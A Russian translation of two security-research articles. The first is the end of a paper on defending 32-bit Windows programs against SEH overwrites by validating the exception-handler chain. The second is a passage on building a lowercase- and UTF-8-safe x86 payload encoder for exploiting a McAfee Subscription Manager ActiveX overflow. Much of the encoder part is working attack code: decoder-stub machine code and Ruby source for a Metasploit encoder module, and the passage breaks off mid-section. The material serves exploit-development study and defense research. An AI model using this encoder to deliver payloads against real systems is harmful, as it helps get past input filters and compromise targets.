При подмене адреса возврата атакующему подходит лишь небольшой набор инструкций, которые не всегда удаётся найти по стабильному адресу. Перезапись SEH позволяет использовать гораздо более распространённую последовательность `pop/pop/ret`. Такая возможность связана с тем, как диспетчер вызывает обработчики исключений. Чтобы разобраться в ней, посмотрим на точный прототип функции из поля `Handler` структуры `EXCEPTION_REGISTRATION_RECORD`:

```
typedef EXCEPTION_DISPOSITION (*ExceptionHandler)(
    IN EXCEPTION_RECORD ExceptionRecord,
    IN PVOID EstablisherFrame,
    IN PCONTEXT ContextRecord,
    IN PVOID DispatcherContext);
```

Главный для атаки параметр — `EstablisherFrame`: он указывает на адрес помещённой в стек записи регистрации исключения и при вызове `Handler` находится по адресу `[esp+8]`. Если заменить `Handler` адресом последовательности `pop/pop/ret`, выполнение перейдёт к содержимому поля `Next` текущей записи. Обычно там лежит адрес следующей записи, но атакующий может поместить туда четыре байта машинного кода. Поскольку перед полем `Handler` доступны лишь четыре последовательных байта, обычно в них записывают короткий переход через `Handler` к расположенному далее коду атакующего.

3. Дизайн

Главное требование к защите от перезаписи SEH состоит в следующем: атакующий не должен иметь возможности подставить в поле `Handler` записи регистрации исключения значение, которое диспетчер затем без проверки использует при исключении. Защиту, выполняющую это требование, можно считать безопасной.

Решение Microsoft безопасно лишь тогда, когда все загруженные в адресное пространство модули собраны с `/SAFESEH`, да и в этом случае остаётся возможность найти исполняемую область вне какого-либо модуля. Если же хотя бы один модуль собран без `/SAFESEH`, атакующий может направить `Handler` на инструкцию внутри него. `SafeSEH` устроен так: перед вызовом обработчика диспетчер сверяет его адрес с таблицей разрешённых обработчиков соответствующего модуля. Такая таблица присутствует в исполняемом файле, собранном с `/SAFESEH`, но не защищает остальные модули. Для сторонних программ и даже некоторых программ Microsoft подобная неполная защита, по мнению автора, скорее правило, чем исключение. Иными словами, механизм Microsoft действует на этапе сборки, тогда как здесь требуется защита во время выполнения.

Защита во время выполнения должна перехватить исключение раньше, чем диспетчер передаст его зарегистрированным обработчикам. Способ такого перехвата рассмотрен ниже. После него нужно определить, допустим ли очередной обработчик и не был ли он подменён. Можно, например, вести отдельный «безопасный» список всех зарегистрированных обработчиков, но это неэффективно. Автор предлагает более подходящий способ.

При перезаписи SEH атакующий обычно затирает и поле `Next` той же записи. В памяти оно расположено перед `Handler`, поэтому обычное переполнение буфера достигает его первым. В результате все последующие записи регистрации исключений становятся недостижимы при обходе цепочки. Именно это последствие лежит в основе предлагаемой защиты.

Представим, что при запуске потока защита помещает собственную запись регистрации исключения в самый конец цепочки. Назовём её контрольной записью. Перед диспетчеризацией

каждого исключения защита обходит цепочку и проверяет, можно ли дойти до этой записи. По назначению она напоминает стековую «канарейку»: достижимость контрольной записи означает, что цепочка обработчиков не повреждена. Как уже отмечалось, подмена Handler обычно сопровождается перезаписью Next. Если новое значение Next не сохраняет целостность цепочки, защита обнаружит это до вызова подменённого обработчика.

Таким образом, контроль целостности цепочки позволяет предотвращать перезапись SEH. У способа, конечно, есть ограничения. Самый очевидный вопрос: почему атакующий не может записать в Next прежнее значение? Во-первых, обычно он этого значения не знает. Во-вторых, необходимость сохранить Next лишает атаку главного преимущества — возможности использовать pop/pop/ret. Даже если прежнее значение известно, в Handler придётся указывать на инструкции, которые косвенно вернут управление к коду атакующего. Простая команда вроде jmp esp не поможет, поскольку обработчик вызывается в контексте диспетчера исключений. Выгода от атаки резко уменьшается, и при наличии возможности проще перезаписать адрес возврата.

Другой вопрос: почему не записать в Next адрес самой контрольной записи или просто 0xffffffff? Ответ тот же: отказ от pop/pop/ret почти уничтожает преимущество перезаписи SEH перед подменой адреса возврата. Тем не менее для надёжности автор рекомендует случайным образом менять расположение контрольной записи.

По мнению автора, описанное решение удовлетворяет требованию, сформулированному в начале главы, и поэтому является безопасным. Однако всегда есть шанс, что что-то упущено. По этой причине автор с радостью примет доказательство своей неправоты.

4. Реализация

Для проверки цепочки защита должна перехватывать исключения до штатного диспетчера. Встроиться можно в нескольких местах, но для большинства исключений пользовательского режима удобнее всего момент передачи управления функции ntdll!KiUserExceptionDispatcher. Правда, перехват этой функции охватывает не все способы создания исключения, поэтому теоретически проверку цепочки можно обойти.

Более подходящей точкой была бы ntdll!RtlDispatchException. Программные исключения, созданные через ntdll!RtlRaiseException, иногда передаются прямо туда, минуя ntdll!KiUserExceptionDispatcher; это зависит от того, подключён ли к процессу отладчик. Опытная реализация не перехватывает ntdll!RtlDispatchException, поскольку функция напрямую не экспортируется, хотя её адрес можно найти достаточно надёжными способами. Насколько известно автору, из-за выбора ntdll!KiUserExceptionDispatcher защита способна пропустить только программные исключения, которые атакующему гораздо сложнее, а чаще всего невозможно вызвать.

В начале ntdll!KiUserExceptionDispatcher можно записать косвенный переход на функцию проверки. После проверки она выполнит заменённые инструкции и вернётся в штатный диспетчер по адресу следующей инструкции. Для стороннего решения это достаточно аккуратный способ с ничтожными накладными расходами.

Для такого перехвата первые *n* инструкций функции, занимающие не менее шести байт, копируются в промежуточный фрагмент кода. В оригинале они заменяются косвенным переходом на проверяющую функцию. Та проверяет цепочку обработчиков и лишь затем разрешает штатному диспетчеру обработать исключение.

После установки перехвата нужна сама функция проверки. Она получает начало списка из fs:[0] и последовательно обходит записи. Для каждой записи проверяется, указывает ли Next на

допустимую область памяти. Недопустимый адрес означает повреждение цепочки. Если адрес допустим, он сравнивается с адресом контрольной записи, заранее помещённой в конец цепочки потока. Совпадение подтверждает целостность, после чего исключение можно передать штатному диспетчеру.

Если встречается недопустимый указатель Next либо значение 0xffffffff до контрольной записи, цепочка считается повреждённой. Защита может отклонить исключение, записать в журнал сведения о возможной попытке эксплуатации и выполнить другие нужные действия. В конечном счёте поток или весь процесс следует завершить. Алгоритм приведён в псевдокоде:

```
01: CurrentRecord = fs:[0];
02: ChainCorrupt = TRUE;
03: while (CurrentRecord != 0xffffffff) {
04:     if (IsValidAddress(CurrentRecord->Next))
05:         break;
06:     if (CurrentRecord->Next == ValidationFrame) {
07:         ChainCorrupt = FALSE;
08:         break;
09:     }
10:     CurrentRecord = CurrentRecord->Next;
11: }
12: if (ChainCorrupt == TRUE)
13:     ReportExploitationAttempt();
14: else
15:     CallOriginalKiUserExceptionDispatcher();
```

Алгоритм охватывает диспетчеризацию исключения, но остаётся заранее зарегистрировать контрольную запись — до первого исключения в потоке. В опытной реализации проще всего использовать DLL, которая после загрузки в процесс получает уведомления о создании потоков через DllMain; для статически скомпонованной библиотеки подойдёт обратный вызов TLS. Оба варианта позволяют установить контрольную запись в начале работы потока. Однако если исключение произойдёт ещё раньше, защита ошибочно сочтёт цепочку повреждённой.

Можно хранить для каждого потока признак того, установлена ли контрольная запись, но это создаёт новую слабость. Если атакующий сумеет сбросить такой признак и вызвать исключение, защите придётся отказаться от проверки, считая, что контрольная запись ещё не установлена. Кроме того, потребуется отдельное хранилище состояния каждого потока, например TLS, а оно подвержено той же угрозе подмены.

Более радикальный вариант — встроиться в выполнение потока совсем рано, возможно ещё до перехода к его точке входа. Автор знает удачный способ, но предлагает читателю найти его самостоятельно. Для Microsoft такой вариант мог бы стать простым и изящным способом добавить встроенную поддержку защиты.

Последний практический вопрос — как защитить существующие приложения без перекомпиляции. В опытном варианте механизм проще всего оформить как DLL, динамически загружаемую в адресное пространство процесса. После загрузки её DllMain выполнит настройку. Загрузку можно организовать через AppInitDLLs, хотя у этого механизма есть ограничения. Возможны и более глубокие способы загрузить и инициализировать DLL на раннем этапе создания процесса.

Хотя подход задуман как защита во время выполнения, его можно подключать и при сборке приложения. В отличие от механизма Microsoft, он сохранит силу даже при наличии сторонних модулей, собранных без такой поддержки. Реализовать это можно статической библиотекой, которая получает уведомления о создании потоков через обратные вызовы TLS, подобно тому как вариант в виде DLL использует DllMain.

В целом описанная реализация предоставляет сравнительно простую защиту от перезаписи SEH во время выполнения с минимальными накладными расходами. Вариант из статьи рассчитан прежде всего на демонстрацию идеи или на конкретное приложение, но существуют и более надёжные практические реализации — например, продукт WehnTrust компании Wehnus,

коммерческий побочный проект автора. Прошу простить эту бесстыдную рекламу.

5. Совместимость

Как и у большинства решений безопасности, всегда есть проблемы совместимости, которые нужно учитывать. Для решения из этой статьи важно помнить пару вещей.

Первая возможная проблема возникает, если приложение само намеренно нарушает обычное устройство цепочки обработчиков. Автору неизвестны ситуации, где это действительно необходимо, однако некоторые программы, например Cugwin, выполняют с цепочкой необычные операции, способные вступить в конфликт с защитой. Если приложение сделает цепочку некорректной, защита может ошибочно принять это за перезапись SEH, потому что не сумеет дойти до контрольной записи.

Вторая проблема связана с перехватом функции. Такой перехват почти всегда нежелателен, но в среде с закрытым исходным кодом альтернативы часто нет. Возможен конфликт с другой программой, которая тоже изменяет `ntdll!KiUserExceptionDispatcher`. Кроме того, защитное ПО может обнаружить подмену начала функции и принять её за вредоносное поведение. Эти недостатки относятся не к самой идее проверки цепочки, а к способу, которым сторонняя реализация вынуждена встраиваться в систему.

6. Заключение

Программные уязвимости встречаются во множестве операционных систем, но некоторые особенности конкретной платформы облегчают их эксплуатацию. Один из примеров — перезапись SEH в 32-разрядных приложениях Windows. Атакующий подменяет поле `Handler` записи регистрации исключения, а затем вызывает исключение, чтобы диспетчер обратился по подставленному адресу. Контекст вызова обработчика делает последующий захват управления особенно удобным.

Microsoft пыталась решить эту проблему изменениями в диспетчере исключений, механизмом `SafeSEH` и параметром компилятора `/GS`. Но такие меры требуют перекомпиляции и защищают только собранные с ними модули. Microsoft осознаёт это ограничение; вероятно, такой компромисс был выбран ради снижения риска несовместимости.

В статье предложена защита, не требующая перекомпиляции и почти не создающая накладных расходов. В начале работы потока она добавляет в конец списка исключений собственную контрольную запись. При исключении защита перехватывает управление и проверяет, можно ли дойти по цепочке обработчиков до этой записи. Если можно, обычная диспетчеризация продолжается. Если нельзя, цепочка считается повреждённой и предполагается попытка эксплуатации. Поскольку новые записи всегда добавляются в начало цепочки, контрольная запись неизменно остаётся последней.

Защита опирается на то, что при переполнении поле `Next` перезаписывается раньше поля `Handler`. Атакующие обычно хранят в `Next` короткую команду перехода, поэтому не могут одновременно сохранить целостность списка и использовать эти четыре байта как код. Это противоречие и позволяет обнаруживать и предотвращать захват управления через SEH.

По мере распространения 64-разрядных версий Windows полезность решения будет снижаться: благодаря иному устройству обработки исключений в 64-разрядном коде изначально защищена от этой атаки. Но это относится лишь к 64-разрядным модулям. Старые 32-разрядные программы

продолжают работать и в 64-разрядной Windows, используя прежний механизм исключений, поэтому их уязвимость зависит от параметров, с которыми они были собраны. Кроме того, современные 32-разрядные процессоры x86 поддерживают аппаратный запрет исполнения (NX), затрудняющий запуск кода из стека. И всё же необходимость защищать устаревшие 32-разрядные программы сохранится, а предложенный способ позволяет это сделать.

А. Ссылки

Borland. United States Patent: 5628016.

<<http://patft.uspto.gov/netacgi/nph-Parser?Sect1=PTO1&Sect2=HITOFF&d=PALL&p=1&u=2Fnethtml2FPTO2Fsrchnum.htm&r=1&f=G&l=50&s1=5,628,016.PN.&OS=PN/5,628,016&RS=PN/5,628,016>>;

дата обращения: 5 сентября 2006 г.

Litchfield, David. Defeating the Stack based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server.

<<http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf>>;

дата обращения: 5 сентября 2006 г.

Microsoft Corporation. Structured Exception Handling.

<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/debug/base/structured_exception_handling.asp>;

дата обращения: 5 сентября 2006 г.

Microsoft Corporation. Working with the ApplnitDLLs registry value.

<<http://support.microsoft.com/default.aspx?scid=kb;en-us;197571>>;

дата обращения: 5 сентября 2006 г.

Microsoft Corporation. /GS (Buffer Security Check)

<<http://msdn2.microsoft.com/en-us/library/8dbf701c.aspx>>;

дата обращения: 5 сентября 2006 г.

Nagy, Ben. SEH (Structured Exception Handling) Security Changes in XPSP2 and 2003 SP1.

<<http://www.eeye.com/html/resources/newsletters/vice/VI20060830.html#vexposed>>;

дата обращения: 8 сентября 2006 г.

Pietrek, Matt. A Crash Course on the Depths of Win32 Structured Exception Handling.

<<http://www.microsoft.com/msj/0197/exception/exception.aspx>>;

дата обращения: 8 сентября 2006 г.

skape. Improving Automated Analysis of Windows x64 Binaries.

<<http://www.uninformed.org/?v=4&a=1&t=sumry>>; дата обращения: 5 сентября 2006 г.

Wehnus. WehnTrust.

<<http://www.wehnus.com/products.pl>>; дата обращения: 5 сентября 2006 г.

Wikipedia. Matryoshka Doll.

<http://en.wikipedia.org/wiki/Matryoshka_doll>;

дата обращения: 18 сентября 2006 г.

Wine. CompilerExceptionSupport.

<<http://wiki.winehq.org/CompilerExceptionSupport>>;

дата обращения: 5 сентября 2006 г.

Реализация пользовательского x86-энкодера

Дата: август 2006

Автор: skape

Контакт: <mmiller@hick.org>

1. Предисловие

Аннотация: в этой статье описывается процесс реализации пользовательского энкодера для архитектуры x86. Чтобы задать контекст, в качестве примера уязвимости, требующей реализации специального энкодера, будет использоваться уязвимость ActiveX-компонента McAfee Subscription Manager, обнаруженная eEye. В частности, эта уязвимость не допускает использования символов верхнего регистра. Чтобы сделать задачу интереснее, энкодер, описанный в этой статье, также будет избегать всех символов выше 0x7f. Это сделает энкодер одновременно безопасным для UTF-8 и безопасным относительно tolower.

Задача: автор считает, что энкодер, безопасный для UTF-8 и tolower, скорее всего, можно реализовать намного более оптимально, с гораздо меньшими накладными расходами по размеру. Если у кого-либо из читателей есть идеи, как к этому подойти, автор будет рад письму. Дополнительная задача - найти технику geteip, которую можно использовать при таких ограничениях символов.

2. Введение

В августе eEye опубликовала уведомление об уязвимости переполнения стека в ActiveX-компоненте McAfee Subscription Manager. Причиной был небезопасный вызов vsprintf, доступный через вызываемые из сценария процедуры. На первый взгляд такое переполнение легко эксплуатировать, однако передаче полезной нагрузки и даже адреса возврата мешают ограничения допустимых символов. В статье на реальном примере McAfee Subscription Manager показана реализация собственного кодировщика, обходящего эти ограничения.

Сначала воспроизведём условия из уведомления. Обычно для проверки переполнения отправляют повторяющиеся байты, например A. Но здесь последовательность A (0x41) перезаписывает адрес возврата байтами 0x61, то есть строчными a. Следовательно, входная строка проходит через tolower, поэтому полезная нагрузка и адрес возврата не могут содержать символы верхнего регистра.

Для первоначальной демонстрации выполнения кода поместим сразу после адреса возврата несколько инструкций int3 с кодом операции 0xcc. Адрес возврата направим на push esp / ret или другую последовательность, передающую управление этим байтам. Казалось бы, отладчик должен остановиться на int3, но вместо этого он останавливается на другой инструкции:

```
(4f8.58c): Unknown exception - code c0000096 (!!! second chance !!!)
eax=00000f19 ebx=00000000 ecx=00139438
edx=0013a384 esi=00001b58 edi=0013a080
eip=0013a02c esp=0013a02c ebp=36213365 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
0013a02c ec          in      al,dx
0:000> u eip
0013a02c ec          in      al,dx
0013a02d ec          in      al,dx
```

```
0013a02e ec      in      al,dx
0013a02f ec      in      al,dx
```

Буфер явно подвергается дополнительному преобразованию: $0xсс + 0x20 = 0xес$. Так же А (0x41) превращается в а (0x61). Значит, функция понижения регистра ошибочно прибавляет 0x20 и к части байтов расширенного диапазона ASCII.

На самом деле происходит следующее: компонент Subscription Manager вызывает mbslwr из статически слинкованной CRT на копии исходной входной строки. Внутри mbslwr вызывает crtLCMapStringA. В итоге это приводит к вызову kernel32!LCMapStringW. Второй параметр этой процедуры, dwMapFlags, описывает, какие преобразования, если они есть, должны быть выполнены над буфером. Процедура mbslwr передает 0x100, то есть LCMAP_LOWERCASE. Именно это и приводит к приведению строки к нижнему регистру.

Таким образом, нельзя использовать байты от 0x41 до 0x5a, а для простоты также 0xс0 и 0хе0. Это мешает многим существующим кодировщикам полезной нагрузки для x86, включая модули Metasploit: запрещённые байты встречаются и в декодирующей загрузке, и в закодированных данных. Поэтому потребуется собственный кодировщик.

Хотя уязвимость допускает многие байты выше 0x80, ограничимся приведённым ниже набором. Он одновременно совместим с UTF-8 и не изменяется функцией tolower. Нулевые байты кодировщик также исключает.

```
0x01 -> 0x40
0x5B -> 0x7f
```

Решение состоит из двух частей. Кодировщик принимает исходный буфер и преобразует его в допустимый формат. Декодировщик во время эксплуатации восстанавливает исходные байты, после чего их можно выполнить как полезную нагрузку. Далее обе части рассматриваются отдельно.

3. Реализация декодера

Реализация декодера заключается в том, чтобы взять закодированную форму и преобразовать ее обратно в сырую. Все это должно выполняться с помощью ассемблерных инструкций, которые будут нативно исполняться на целевой машине после успешной эксплуатации, и при этом должны использоваться только инструкции, попадающие в допустимый набор символов. Для этого разумно выяснить, какие инструкции доступны из допустимого набора символов. Сделать это просто: сгенерировать все перестановки допустимых символов в первой и второй байтовых позициях. Это дает довольно хорошее представление о доступных вариантах. Итог такого процесса - список примерно из 105 уникальных инструкций без учета типов операндов. Наиболее интересные из них перечислены ниже:

```
add
sub
imul
inc
cmp
jcc
pusha
push
pop
and
or
xor
```

В допустимый набор входят полезные инструкции add, xor, push, pop и несколько вариантов jcc. Недоступную mov при необходимости можно заменить сочетанием push и pop. Декодирование

выполняется в три этапа: определяется базовый адрес заглушки, закодированные данные восстанавливаются в исполняемую форму, затем управление передаётся полученной полезной нагрузке.

Общий подход таков: заголовок заглушки подготавливает состояние, затем последовательность четырёхбайтовых блоков преобразуется на месте, и выполнение продолжается с первого восстановленного байта.

3.1. Определение базового адреса заглушки

Большинству декодирующих заглушек сначала нужен код `geteip`, определяющий текущее значение указателя команд. Закодированные данные обычно расположены сразу после заглушки; зная собственный адрес, она может независимо от размещения вычислить их адрес. Ограничения набора символов заметно усложняют этот шаг.

На x86 значение указателя команд можно получить несколькими способами. Большинство использует `call`, но её коды операций `0xe8` и `0xff` лежат в запрещённом расширенном диапазоне. Инструкция сопроцессора `fistenv` также содержит недопустимый байт `0xd9`. Ещё один вариант — зарегистрировать обработчик структурированных исключений и после исключения извлечь `Eip` из структуры `CONTEXT`. SkyLined реализовал для Windows полностью буквенно-цифровой вариант, но он использует запрещённые здесь заглавные символы.

Поскольку известные варианты `geteip` не подходят, базовый адрес придётся передать через регистр. Так работают и буквенно-цифровые кодировщики вроде Alpha2 от SkyLined. Заглушку уже нельзя без подготовки вставить в любой эксплойт: нужно найти регистр, указывающий на неё или на соседний адрес.

Автору неизвестна техника `geteip`, одновременно совместимая с семибитным диапазоном и `tolower`. Поэтому декодировщик предполагает, что `ecx` содержит адрес рядом с началом заглушки; вместо него можно использовать и другой регистр.

Получение базового адреса — лишь первая часть заголовка. Затем регистр нужно сдвинуть к первому закодированному блоку, прибавив длину самого заголовка и всех процедур преобразования.

Следующий дизассемблированный фрагмент показывает один вариант заголовка; предполагается, что `ecx` указывает на его начало:

```
00000000 6A12          push byte +0x12
00000002 6B3C240B      imul edi,[esp],byte +0xb
00000006 60           pusha
00000007 030C24        add ecx,[esp]
0000000A 6A19          push byte +0x19
0000000C 030C24        add ecx,[esp]
0000000F 6A04          push byte +0x4
```

Первые две инструкции вычисляют общую длину процедур декодирования: размер одной процедуры (`0xb` байт) умножается на их число (`0x12` в примере), и результат `0xc6` сохраняется в `edi`. Одна процедура восстанавливает четыре исходных байта, поэтому этот вариант поддерживает полезную нагрузку длиной до 508 байт. Для большего объёма можно подобрать другие операнды `imul`.

После вычисления размера преобразований декодирования выполняется `pusha`, чтобы поместить регистр `edi` на вершину стека. Когда значение `edi` находится на вершине стека, его можно прибавить к регистру базового адреса `ecx`, тем самым учтя число байтов, занятых преобразованиями декодирования. Внимательный читатель может спросить, почему значение `edi` добавляется к `ecx` косвенно. Почему не прибавить его напрямую? Ответ, конечно, в плохих

символах:

```
00000000 01F9          add ecx,edi
```

Нельзя и просто поместить `edi` в стек, поскольку инструкция `push edi` тоже содержит плохие символы:

```
00000000 57          push edi
```

Начиная с пятой инструкции к базовому адресу прибавляются длина заголовка и дополнительные смещения, после чего `ecx` указывает на закодированные данные. Нужное число помещается в стек и косвенно прибавляется к `ecx` через `[esp]`.

После этого `ecx` указывает на начало закодированных данных. Последняя инструкция заголовка, `push byte 0x4`, подготавливает значение, которое процедуры декодирования будут использовать для перехода к следующему четырёхбайтовому блоку.

3.2. Преобразование закодированных данных

Главная часть декодировщика — восстановление исходных данных. Многие декодировщики Metasploit складывают закодированные блоки с ключом операцией `xor`, получая исходные байты полезной нагрузки. При заданных здесь ограничениях этот способ неприменим.

Чтобы преобразовать закодированные данные обратно в исходную форму, нужно уметь получить любой байт от `0x00` до `0xff` с помощью любого числа комбинаций байтов из допустимого набора символов. Это означает, что декодер будет ограничен комбинациями символов из диапазонов `0x01-0x40` и `0x5b-0x7f`. Чтобы найти лучший способ выполнить преобразование, разумно исследовать каждую полезную инструкцию, найденную ранее в этой главе.

Побитовые инструкции, такие как `and`, `or` и `xor`, не будут особенно полезны для этого декодера. Главная причина в том, что они не могут производить значения за пределами допустимых наборов символов без помощи инструкции битового сдвига. Например, невозможно применить побитовое `and` к двум ненулевым значениям из допустимого набора и получить `0x00`. Хотя `xor` мог бы сделать это, примерно этим его возможности и ограничиваются, не считая получения других значений ниже границы `0x80`. Эти ограничения делают побитовые инструкции непригодными.

Инструкция `imul` могла бы быть полезна, поскольку можно перемножить два символа из допустимого набора и получить значения вне допустимого набора. Например, умножение `0x02` на `0x7f` дает `0xfe`. Хотя этому можно найти применение, остаются две инструкции, которые на деле полезнее всего.

Инструкция `add` может использоваться для получения почти всех возможных символов. Однако она не может произвести несколько конкретных значений. Например, невозможно сложить два допустимых символа и получить `0x00`. Также невозможно сложить два допустимых символа и получить `0xff` или `0x01`. Хотя это ограничение может создать впечатление, что инструкция `add` непригодна, ее спасает инструкция `sub`.

Как и `add`, инструкция `sub` способна производить почти все возможные символы. Она определенно способна производить значения, с которыми не справляется `add`. Например, она может получить `0x00`, вычитая `0x02` из `0x02`. Она также может получить `0xff`, вычитая `0x03` из `0x02`. Наконец, `0x01` можно получить вычитанием `0x02` из `0x03`. Однако, как и у `add`, у `sub` тоже есть символы, которые она не может получить. К ним относятся `0x7f`, `0x80` и `0x81`.

С учетом этого анализа наиболее вероятно, что совместное использование `add` и `sub` будет лучшим выбором для преобразования закодированных данных в этом декодере. После выбора фундаментальных операций следующий шаг - попытаться реализовать код, который фактически

выполняет преобразование. В большинстве декодеров преобразование выполняется циклом, который просто применяет одну и ту же операцию к указателю, увеличиваемому на фиксированное число байтов на каждой итерации. Такой подход приводит к декодированию всех закодированных данных перед их выполнением. Для этого декодера такая техника немного сложнее, поскольку нельзя просто полагаться на статический ключ и также есть ограничения по инструкциям, которые можно использовать внутри цикла.

Поэтому вместо цикла используется последовательность отдельных преобразований — по одному для каждого закодированного блока. Такой приём уже применялся в сходных условиях, но заметно увеличивает итоговый размер. Чтобы понять реализацию, обратимся к дизассемблированному коду.

```
00000011 6830703C14      push dword 0x143c7030
00000016 5F              pop edi
00000017 0139           add [ecx],edi
00000019 030C24         add ecx,[esp]
```

Каждое преобразование устроено одинаково. Четырёхбайтовое значение помещается в стек и извлекается в `edi`, заменяя недоступную инструкцию `mov`. Затем оно прибавляется к соответствующему закодированному блоку либо вычитается из него; результат записывается на место исходных закодированных байтов. Значение `0x4`, подготовленное заголовком на вершине стека, сдвигает указатель к следующему блоку.

Такое преобразование использует только допустимые байты, но на каждые четыре исходных байта добавляет 11 служебных. Кроме того, блок невозможно закодировать, если в нём одновременно встречаются байты, не подходящие для `add` (например `0x00`) и для `sub` (например `0x80`).

3.3. Передача управления декодированным данным

Из-за структуры декодера ему не нужно включать код, напрямую передающий управление декодированным данным. Поскольку этот декодер не использует никаких циклов, управление просто провалится в декодированные данные после завершения всех преобразований.

4. Реализация энкодера

Кодировщик выполняется на машине атакующего до эксплуатации цели. Он преобразует полезную нагрузку в допустимый формат и передаёт полученные данные цели. Уже там описанный выше декодировщик восстанавливает исходные байты и исполняет их.

Для статьи кодировщик реализован в Metasploit Framework 3.0 как модуль кодирования x86. В этой главе описано его устройство.

Сначала создаётся файл в каталоге `modules/encoders/x86` и определяется загружаемый платформой класс. Ссылочное имя модуля образуется из имени файла: `avoidutf8tolower.rb` становится `x86/avoidutf8tolower`. Затем класс сообщает платформе сведения о модуле.

Класс помещается в пространство имён `Msf::Encoders::X86`, соответствующее расположению файла. Его имя может быть любым уникальным, но класс должен наследовать `Msf::Encoder`, который предоставляет необходимый интерфейс кодировщика.

На этом этапе определение класса должно выглядеть примерно так:

```
require 'msf/core'

module Msf
```

```

module Encoders
module X86

class AVOIDUTF8 < Msf::Encoder

end

end
end
end

```

Затем конструктор передаёт базовому классу хеш `info` с именем, версией, авторами, типом кодировщика, размером блока и размером ключа. Для этого модуля конструктор выглядит так:

```

def initialize
  super(
    'Name'          => 'AVOID UTF8/tolower',
    'Version'        => '$Revision: 1.3 $',
    'Description'     => 'UTF8 Safe, tolower Safe Encoder',
    'Author'         => 'skape',
    'Arch'           => ARCH_X86,
    'License'        => MSF_LICENSE,
    'EncoderType'     => Msf::Encoder::Type::NonUpperUtf8Safe,
    'Decoder'        =>
      {
        'KeySize'     => 4,
        'BlockSize'   => 4,
      })
end

```

После шаблонной части остаётся переопределить несколько методов Metasploit Framework 3.0. Полный интерфейс описан в руководстве разработчика; здесь рассматриваются только методы, нужные этому кодировщику.

4.1. decoder_stub

Метод `decoder_stub` динамически создаёт заголовок декодирующей заглушки. Он возвращает буфер с машинным кодом, который настраивает выбранный регистр так, чтобы тот указывал на первый закодированный блок. Полная реализация выглядит так:

```

def decoder_stub(state)
  len = ((state.buf.length + 3) & (~0x3)) / 4

  off = (datastore['BufferOffset'] || 0).to_i

  decoder =
    "\x6a" + [len].pack('C')      + # push len
    "\x6b\x3c\x24\x0b"          + # imul 0xb
    "\x60"                       + # pusha
    "\x03\x0c\x24"               + # add ecx, [esp]
    "\x6a" + [0x11+off].pack('C') + # push byte 0x11 + off
    "\x03\x0c\x24"               + # add ecx, [esp]
    "\x6a\x04"                   + # push byte 0x4

  state.context = ''

  return decoder
end

```

Длина исходного буфера из `state.buf.length` округляется вверх до четырёхбайтовой границы и делится на четыре. Необязательное значение `BufferOffset`, сохранённое в `off`, позволяет эксплойту учесть дополнительное смещение относительно `ecx`. По вычисленным длине и смещению создаётся и возвращается заголовок заглушки.

4.2. encode_block

Метод `encode_block` кодирует один блок и возвращает результат. Размер блока — четыре байта — задан в информационном хеше модуля. Реализация поочерёдно пытается подобрать преобразование через `add` или `sub`; выбор зависит от исходных байтов.

```
def encode_block(state, block)
  buf = try_add(state, block)

  if (buf.nil?)
    buf = try_sub(state, block)
  end

  if (buf.nil?)
    raise BadcharError.new(state.encoded, 0, 0, 0)
  end

  buf
end
```

Первое, что пробует `encode_block`, - это `add`. Метод `try_add` реализован так:

```
def try_add(state, block)
  buf = "\x68"
  vbuf = ''
  ctx = ''

  block.each_byte { |b|
    return nil if (b == 0xff or b == 0x01 or b == 0x00)

    begin
      xv = rand(b - 1) + 1
    end while (is_badchar(state, xv) or is_badchar(state, b - xv))

    vbuf += [xv].pack('C')
    ctx += [b - xv].pack('C')
  }

  buf += vbuf + "\x5f\x01\x39\x03\x0c\x24"

  state.context += ctx

  return buf
end
```

Процедура `try_add` для каждого исходного байта ищет два допустимых случайных байта, сумма которых даёт нужное значение. Один становится частью 32-битного непосредственного операнда `push` в процедуре декодирования, второй — соответствующим байтом закодированного блока. После обработки всех четырёх байтов процедура декодирования возвращается платформе, а закодированный блок добавляется к накопленным данным.

Если любой байт блока, кодируемого `try_add`, равен `0x00`, `0x01` или `0xff`, процедура возвращает `nil`. Когда это происходит, `encode_block` пытается закодировать блок с помощью инструкции `sub`. Реализация `try_sub` показана ниже:

```
def try_sub(state, block)
  buf = "\x68";
  vbuf = ''
  ctx = ''
  carry = 0

  block.each_byte { |b|
    return nil if (b == 0x80 or b == 0x81 or b == 0x7f)

    x = 0
    y = 0
    prev_carry = carry
    begin
```

```

    carry = prev_carry

    if (b > 0x80)
      diff = 0x100 - b
      y = rand(0x80 - diff - 1).to_i + 1
      x = (0x100 - (b - y + carry))
      carry = 1
    else
      diff = 0x7f - b
      x = rand(diff - 1) + 1
      y = (b + x + carry) & 0xff
      carry = 0
    end

    end while (is_badchar(state, x) or is_badchar(state, y))

    vbuf += [x].pack('C')
    ctx += [y].pack('C')
  }

  buf += vbuf + "\x5f\x29\x39\x03\x0c\x24"

  state.context += ctx

  return buf
end

```

Процедура `try_sub` сложнее, потому что при вычитании 32-битных значений нужно учитывать заём между соседними байтами. Если исходный байт больше `0x80`, вычисляется его дополнение до `0x100`. Затем выбирается случайное `y` в допустимом диапазоне, а `x` вычисляется как `0x100` минус исходный байт и `y`, с учётом текущего флага займа. Рассмотрим пример.

Пусть исходный байт равен `0x84`, а его дополнение до `0x100` — `0x7c`. Допустим, выражение `rand(0x80 - 0x7c - 1) + 1` выбрало `y = 0x3`. При нулевом флаге займа получится `x = 0x7f`; вычитание `0x7f` из `0x3` по модулю 256 даёт `0x84`.

Для байта меньше `0x80` вычисляется разница между `0x7f` и исходным значением. Случайное `x` выбирается между единицей и этой разницей, а `y` равно сумме исходного байта, `x` и флага займа. Например, для `0x24` вычисления выглядят так.

Сначала разница между `0x7f` и `0x24` равна `0x5b`. Значение `x` могло бы быть `0x18`, полученное из `rand(0x5b - 1) + 1`. Затем `y` вычислялось бы как `0x3c` через `0x24 + 0x18`. Следовательно, `0x3c - 0x18` даёт `0x24`.

С помощью этих двух методов вычисления отдельных байтовых значений можно закодировать любой байт, кроме `0x7f`, `0x80` и `0x81`. Если встречается любой из этих трех байтов, `try_sub` возвращает `nil`, и кодирование завершается ошибкой. В противном случае процедура завершается аналогично `try_add`. Однако вместо инструкции `add` она использует инструкцию `sub`.

4.3. encode_end

